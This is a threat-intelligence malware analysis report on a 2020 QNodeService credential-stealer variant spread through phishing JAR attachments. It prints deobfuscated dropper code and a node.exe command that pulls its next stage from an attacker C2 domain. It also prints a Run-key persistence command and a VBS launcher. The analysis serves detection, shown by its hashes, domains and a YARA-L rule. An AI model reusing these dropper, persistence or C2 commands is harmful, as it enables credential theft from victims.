


# Malware Analysis Report

**QNodeService stepped up its features while operated in widespread credential-theft campaigns**



MAR: 98711

TLP : WHITE

November 19, 2020

## TABLE OF CONTENTS

Introduction	3
Dropper Analysis	3
Payload Analysis	6
Persistence	8
Comparison with old variants	9
Attribution	10
ATT&CK Matrix	10
Indicators of Compromise	11
Victimology	10
Detection	12
About	13

## Introduction

Since mid-year 2020, a new piece of malware emerged in the threat landscape. It seems to be linked to the crimeware matrix due its main purpose and use, which is exfiltration of browsers and email services credentials against a fairly extensive range of potential targets. The group behind this threat is currently unknown for us (internally tracked as **RedMoon**) but we know that it likely operates, at least for malware samples involving Italian assets, from a West Asia country. Finally, we noted it seems very focused on keeping their detection rates as low as possible.

A variant of this threat was originally spotted by @malwrhunterteam on **April 30, 2020** (<https://twitter.com/malwrhunterteam/status/1255840193745215489>) and firstly analyzed by industry on **May 14, 2020** (<https://blog.trendmicro.com/trendlabs-security-intelligence/qnodeservice-node-js-trojan-spread-via-covid-19-lure/>) which dubbed it **QNodeService** referring to the use of **Node.js** as execution engine of the malicious script that represents the core of the malware.

The use of **Node.js** is quite rare to be observed in malware research due the fact that it is one of the most used framework for server-side development. Often the Node.js engine is not installed on the infected machine, making difficult the execution of malware based on it. In the following paper, Telsy describes a new variant of **QNodeService**, slightly different than the one publicly reported, which targeted Italy in recent days.


## Dropper Analysis

The phishing email embeds a **JAR** archive, named **comprovativo pagamento.jar**, which can be identified by the following **SHA256** hash:

Type	Value
SHA256	080847ddaf43fd03393b5465f9ba4222631288a0b4c13e7ac705e9cb8c03a152

The file has a very low detection rate on popular online platform: only 1 anti-malware of 63 detects it as malicious.


This low detection rate derives from the usage of a commercial **Java** obfuscator, known as **Allatori**. Inspecting the JAR file with the appropriate tool, it is possible to see the effect of the obfuscator: the malicious code is splitted into hundred of chunks, some of which contain *junk bytes*. The few **CLASS** files contain just the bytecode needed to invoke the **Java Script Engine Manager**. Bytecode decompiler has difficulty to decompile these CLASS files, as visible in the following screen, most likely due to the influence of **Allatori** tricks.



```
JD-GUI Decompiler - Editable: false
1 public final class iIIIIIIII {
2

Bytecode Decompiler - Editable: false
1: public final class iIIIIIIII {
2: <classVersion:50>
3:
4: public synthetic static javax.script.ScriptEngine iIIIIIIII:
5:
6: public synthetic iIIIIIIII() { // <init> //()V
7:     aload0 // reference to self
8:     invokespecial java/lang/Object.<init>()V
9:     return
10: }
11:
12: public static synthetic () // <clinit> //()V
13:     getstatic iIIIIIIII.iIIIIIIII: javax.script.ScriptEngineManager
14:     ldc "JavaScript" (java/lang/String)
15:     invokevirtual javax/script/ScriptEngineManager.getEngineByName(Ljava/lang/String;)Ljavax/script/ScriptEngine;
16:     putstatic iIIIIIIII.iIIIIIIII: javax.script.ScriptEngine
17:     return
18: }
19: }
```

The following screen contains part of the content of one of the useful files. The **JavaScript** code that will be executed via **Script Engine Manager** is splitted into several files without extension and contained into JAR archive.



```
66 x
1 Vt=(6);function Ft(t){return function(e){var n=new Mt(t),r=e.lift(n);return n.caught=r}}var Mt=function(){
2 function t(t){this.selector=t}return t.prototype.call=function(t,e){
3 return e.subscribe(new Dt(t,this.selector,this.caught)),t}(),Dt=function(t){
4 function e(e,n,r){var i=t.call(this,e)||this;return i.selector=n,i.caught=r,i}
5 return h(e,t),e.prototype.error=function(e){if(!this.isStopped){
6 var n=void 0;try{n=this.selector(e,this.caught)}catch(e){
7 return void t.prototype.error.call(this,e)}
8 this._unsubscribeAndRecycle();var r=new _t(this);
9 this.add(r);var i=Et(n,r);i!=r&&this.add(i)},e}(gt);
10 function Ut(t,e){return xt(t,e,1)}function kt(t){
11 return void 0===t&&(t=null),function(e){return e.lift(new Yt(t))}}var Yt=function(){
12 function t(t){this.defaultValue=t}return t.prototype.call=function(t,e){return e.subscribe(new Rt(t,
```

In some files there is a Microsoft banner, copied from some legit Microsoft application, just to try to further decrease detection.

```
var PACK = {"script": "!function(t){var e={};function n(r){if(e[r])return e[r].exports;var i=e[r]={i:r,l:!1,e:
!function(){\"use strict\";
/*! *****
Copyright (c) Microsoft Corporation.

Permission to use, copy, modify, and/or distribute this software for any
purpose with or without fee is hereby granted.

THE SOFTWARE IS PROVIDED \"AS IS\" AND THE AUTHOR DISCLAIMS ALL WARRANTIES WITH
REGARD TO THIS SOFTWARE INCLUDING ALL IMPLIED WARRANTIES OF MERCHANTABILITY
AND FITNESS. IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY SPECIAL, DIRECT,
INDIRECT, OR CONSEQUENTIAL DAMAGES OR ANY DAMAGES WHATSOEVER RESULTING FROM
LOSS OF USE, DATA OR PROFITS, WHETHER IN AN ACTION OF CONTRACT, NEGLIGENCE OR
OTHER TORTIOUS ACTION, ARISING OUT OF OR IN CONNECTION WITH THE USE OR
PERFORMANCE OF THIS SOFTWARE.
***** */

var e=Packages.java,t=Packages.javax,r=e.lang.Class.forName(\"[B\").getComponentType();function n(t){returnr
```

After reconstructing the script and removing junk data, it is possible to analyze its behavior. It simply acts as dropper of legit **Node.js** engine, from official **nodejs.org** site, and the next malicious script corresponding to **QNodeService** core.

```
function b(e) {
  for (var t = "node-v14.12.0-win-" + e, r = "https://nodejs.org/dist/v14.12.0/" + t + ".zip", n = t, a = new g(c.getProperty("user.home", ".")).
  getAbsolutePath(), i = new g(a, n), u = new g(a, n + ".lock"), l = null; !i.isDirectory();) try {
    for (;;)
      if (u.isFile() u.delete() || o.sleep(500);
        else try {
          l = new w(u), u.deleteOnExit();
          break
        } catch (e) {
          p(e), o.sleep(500)
        }
      if (i.isDirectory()) break;
      var f = new g(a, n + ".tmp" + c.nanoTime()),
          d = new g(f, t);
      try {
        var h = new s(r).openConnection();
        h.setConnectTimeout(15e3), h.setReadTimeout(15e3);
        var v = h.getInputStream();
        try {
          if (A(v, f), !d.renameTo(i)) throw new Error("couldn't move tmp node dir to desired location");
        } finally {
          f.delete()
        }
        v.close()
      }
    }
  }
```

Once the malware installed Node.js on the infected machine, it extracts, decodes and execute a minimal Javascript snippet used to download the **QServiceNode** core. The snippet requires the domain name, **decoconstructionplc.ddns.net**, from which to download the next stage as parameter.

```
--hub-domain decoconstructionplc.ddns.net
```

The downloaded script is saved in:

```
C:\Users\user\AppData\Local\Temp\qhub_node_{random_string}\boot.js
```

And launched with the following command:

```
C:\Users\user\node-v14.12.0-win-x64\node.exe  
C:\Users\user\AppData\Local\Temp\qhub_node_bkE0mv\boot.js --hub-domain  
decoconstructionplc.ddns.net
```

## Payload Analysis

In this section we describe the capabilities of **QNodeService** core, which corresponds to a huge (about 12 MB) **Javascript** file, named **boot.js**.

This is its hash:

Type	Value
SHA256	8d19e156776805eb800ad47f85ff36b99b8283b721ebab3d47a16e2ae597fe13

The core code is contained into a Base64 encoded enormous string, which is executed through **eval** command as follow:

```
eval(Buffer.from("base64_payload", "base64").toString("utf8"))
```

Once beautified, the script contains about **26k lines of code**.

So, in the follow we describe just its capabilities and some interesting features. As stated above, the malware purpose is to exfiltrate victim's credentials, but it supports also other commands that make it a sort of **Remote Access Tool**.

The list of commands currently supported is shown below:

<b>Command</b>	<b>Description</b>
list	List files in directory
get-info	Get info about infected machine
remove-file	Delete the specified file
remove-directory	Delete the specified directory
rename	Rename files or directories
write	Write new files
read	Read the specified file
launch	Launch the specified file
recover	Recover credentials from a set of applications
uninstall	Remove the implant

The **get-info** command is used to extract specifications about the machine. Among this information there is also the public IP, which is obtained via HTTP request to the joking **wtfismyip.com** service.

**QNodeService** supports, through **recover** command, data stealing from a restricted set of applications, that are:

<b>Mozilla Firefox</b>
<b>Mozilla Thunderbird</b>
<b>Google Chrome</b>
<b>Outlook 2007</b>

Most likely, the applications set will be increased in the future malware releases. The script also embeds two encoded payloads (**win32\_x32** and **win32\_x64**) that correspond to **node-ffi-napi**, a Node.js addon for loading and calling dynamic libraries using pure JavaScript. The addon can be used to create bindings to native libraries without writing C++ code.

```
s = n(15),
i = n.n(s),
o = n(217);
console.log("PRODUCTION BOOT", console.log("DEPENDENCY LOADINGS"));
const v = Object(o.normalizeSystemDefinitions)(i.a.platform(), i.a.arch());
console.log("SYSTEM DEFINITION: " + v);
const t = {
  win32_x32: "H4sIAAAAAAACuz9DXgU1fUADs/UTpIBNswCG4gaJUJUMKBoCzu0ATYJciBD5GbrEyiFWJcERFmAiQb4G0lw3WUttraX63Vqq1tbUvrB9H6k09Mwodd
  win32_x64: "H4sIAAAAAAACuz9CXxTxRY4jmdt09JyUyBQNo1StVjQSlFaUzS3TegNTaDIVgWkQioKJUmLLIV6krDJYrbc3/y9Km854YbmwrtpC21ZZHUBeWrVp94S
} [v];
if (null == t) throw new Error("Dependencies not found for the system definition: " + v);
const c = Buffer.from(t, "base64");
const P = function e(t) {
  const n = t.readInt8(0),
  r = t.subarray(1);
  if (1 !== n) return r; {
    let t = r;
    const n = {};
    for (; t.length > 0;) {
      const r = t.readInt8(0);
      t = t.subarray(1);
      const f = t.subarray(0, r).toString("utf8");
      t = t.subarray(r);
      const s = t.readInt32LE(0);
      t = t.subarray(4);
      const i = t.subarray(0, s);
      t = t.subarray(s), n[f] = e(i)
    }
  }
}
```

The command and control of the malware is hosted on the same server from which the last script was downloaded, **decoconstructionplc.ddns.net**.

## Persistence

To grant persistence on the infected machine, **QNodeService** add a new registry entry under

**HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**

pointing to a Visual Basic script able to launch **boot.js** file via **Node.js** instance.

```
REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "0ca71415-c300-45af-9b32-c306928dc21c" /t REG_SZ /F /D "cmd /D /C
!\"C:\Users\User\qhub\node\2.0.10\boot.vbs\""
```

In the following table, we reported the content of **boot.vbs** file.

```
Set wshShell = CreateObject("Wscript.Shell")
Set wshProcessEnv = wshShell.Environment("Process")
```

```
wshProcessEnv("NODE_SKIP_PLATFORM_CHECK") = "1"  
wshShell.Run """"C:\Users\User\node-v14.12.0-win-x64\node.exe""  
""C:\Users\User\qhub\node\2.0.10\boot.js"" ""--hub-domain"" ""decoconstructionplc.ddns.net""", 0
```

## Comparison with old variants

Comparing the described variant with the old one reported by industry dating back to May 2020, we can find some similarities and differences that highlight the continuous evolution of this recent threat.

First of all, both variants use **Allatori** as Java packer/obfuscator that allow to have an incredible low detection rate, close to zero. Obviously, both of them use the same infection schema that consists in downloading a **Node.js** instance and launching the obfuscated malicious script. The new variant, moreover, still uses

### **HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**

registry key to set persistence on the infected machine, but the old **QNodeService** created a **CMD** file named **qnodejs-<8 digit hex number>.cmd** which has been abandoned in the newer version in favor of a Visual Basic file, named **boot.vbs**. **QNodeService** payloads, in its May 2020 variants, exfiltrates data only from browsers, specifically **Google Chrome** and **Mozilla Firefox**, but the variant just reported therein also supports mail client's data exfiltration, in particular from **Thunderbird** and **Outlook**. Finally, also the supported commands seem to be changed. Now, **QNodeService**, supports less commands, but more powerful; The command **get-info**, for example, groups and replaces several old commands, such as

1. **info/get-ip-address**
2. **info/get-machine-uuid**
3. **info/get-os-name**
4. **info/get-user-home**

Some commands, instead, seem to be disappeared such as:

1. **file-manager/forward-access**
2. **info/add-tag**
3. **info/remove-tag**

## Attribution

Adversary behind these attacks seems to be quite well-organized, due to the usage of a commercial obfuscator and the complexity of **QNodeService** core. In accordance with the purpose of the attacks, the crew is probably *criminally-motivated*. Finally, **Telsy Threat Intelligence Research Team** asserts the crew that operates **QNodeService**, at least for the samples involving Italian assets, is likely from a West Asian country.

## Victimology

The threat in question seems to be quite widespread both in terms of sectors (at least the private one, local government and industry) and geographic area (at least four different European countries).

## ATT&CK Matrix

Technique	Tactic	Description
T1566.001	Access	Threat actor uses spear-phishing email with a malicious attachment to gain access to the internal network
T1218	Execution	Threat actor takes advantage of binaries signed with trusted digital certificates to execute malicious files
T1059.007	Execution	Adversaries abuse JavaScript and/or JScript for execution
T1204	Execution	Threat actor relies upon specific actions by a user in order to gain execution
T1547.001	Persistence	Threat actor adds an entry to the "run keys" in the Registry or startup folder to allow the program will be executed when a user logs in
T1140	Defense Evasion	Adversaries use obfuscated files or information to hide artifacts of an intrusion from analysis
T1027	Defense Evasion	Adversaries attempt to make an executable or file difficult to discover or analyze by encrypting, encoding or obfuscating its contents
T1214	Credential Access	Adversaries query the Registry looking for credentials and passwords that have been stored

T1552	Credential Access	Adversaries search compromised systems to find and obtain insecurely stored credentials
T1083	Discovery	Adversaries enumerate files and directories or may search in specific locations of a host or network share for certain information within a file system
T1114	Collection	Adversaries target user email to collect sensitive information from a target
T1132.001	Command and control	Command and control (C2) information is encoded using a standard data encoding system
T1041	Exfiltration	Threat actor relies on command and control infrastructure to exfiltrate data

## Indicators of Compromise

Type	Value
SHA256	080847ddaf43fd03393b5465f9ba4222631288a0b4c13e7ac705e9cb8c03a152
SHA256	8d19e156776805eb800ad47f85ff36b99b8283b721ebab3d47a16e2ae597fe13
SHA256	9902b9e347cbed11eca28b42d4e57bd750eb0f7fb1eb7a60fa008730be67545b
SHA256	2c18bf4ec83a0dfb8a7c58df06a7dddc444fa6dabec804dfc62599b8a3c2f816
SHA256	0b8de3d6c9436e30b7fec75b652ecc25d8b3d4162ad99c8496ff8aad8b019f76
SHA256	91dccc0af44ceb0a12d4a16ef285ca0e7d623480a350d4bf95e437c855ac96c8
SHA256	02f128ab3a874c09cfdb0484c977b738f5e2329a5ab8741c424b614a9133eff9
SHA256	af7d0c31d9ee82e46c0f6a8d597f55e928d3decd643c5f39363be8880415fa5c
SHA256	710139a3c58f3af857c0cdf05beca3abe996f86f4aaca3ad3e661dd3919d76ea
SHA256	aebb43a4d01b6478c93d5005769ef5b1136578b263d870dcbbfeb95b8bbcc344
SHA256	7246c30025f50b531c40ab11c2f83e9845b61844eb2e5cab8a8dbd98bc9f1736
SHA256	fc2b2b5baa5ac44154593405536cfda4ffc7c093bea6f865a065126155af909ec
SHA256	77210041378a711ef76381f7400da2870cb8ea6076738ff4ae3e304570ff61ca
SHA256	110b91b234b414184d565c26556e5eb821bbbd82221677b4789c189a85239b73
SHA256	6b47972e0aad0397bcac38befee4722588a6e31ababd53edaec5e4ce5cb40f15

Domain	decoconstructionplc.ddns.net
Domain	enginekeysz.ddns.net
Domain	neww.jungleheart.com
Domain	stericlin-group.com
Domain	qwertyhills92.spdns.org
Domain	drylocktechnologie.com
Domain	hizzy.duckdns.org
Domain	crypto101.duckdns.org
Domain	ada10.zapto.org
URL	https://glred.com.co/information.jar

## Detection

As **Google Chronicle Security** partner, we often produce **YARA-L** rules ready to be directly integrated into this solution for threat hunting and detection activities. One of these rules designed to hunt for **QNodeService** variants is shared following:

```
rule QNodeService_InfoStealer_Nov2020 {
  meta:
  author = "Telsy Threat Intelligence Research Team"
  description = "Detects potential QNodeService InfoStealer infection-chain November 2020"
  created = "2020/11/13"
  events:
  re.regex($selection1.target.process.file.full_path, "*\javaw.exe")
  re.regex($selection1.target.process.command_line, "*\\Temp\\*.tmp")
  re.regex($selection1.target.process.file.full_path, "*\\node.exe")
  re.regex($selection1.target.process.command_line, "hub-domain")
  re.regex($selection2.target.process.file.full_path, "*\\cmd.exe")
  re.regex($selection2.target.process.file.full_path, "*\\reg.exe")
  re.regex($selection2.target.process.command_line, "*\\qhub\\*.vbs")
  $selection3.metadata.product_log_id = "11"
  re.regex($selection3.target.process.file.full_path, "*\\qhub\\node\\*\\boot.js\\*")
  condition: $selection1 or $selection2 or $selection3
}
```

## About

 **Threat  
Intelligence  
Research**

Telsy is a top provider for advanced cyber defense and operations practices through its internal threat intelligence research division.

An elite group of highly skilled professionals works daily on the development of technologies capable of analyzing, correlating and reporting known and emerging threats in order to support the strengthening of national security as well as the business and the growth of its customers.

For questions, insights or collaborations, it's possible to refer to the following points of contact:



[threatint@telsy.com](mailto:threatint@telsy.com)



[www.telsy.com](http://www.telsy.com)

 **Telsy**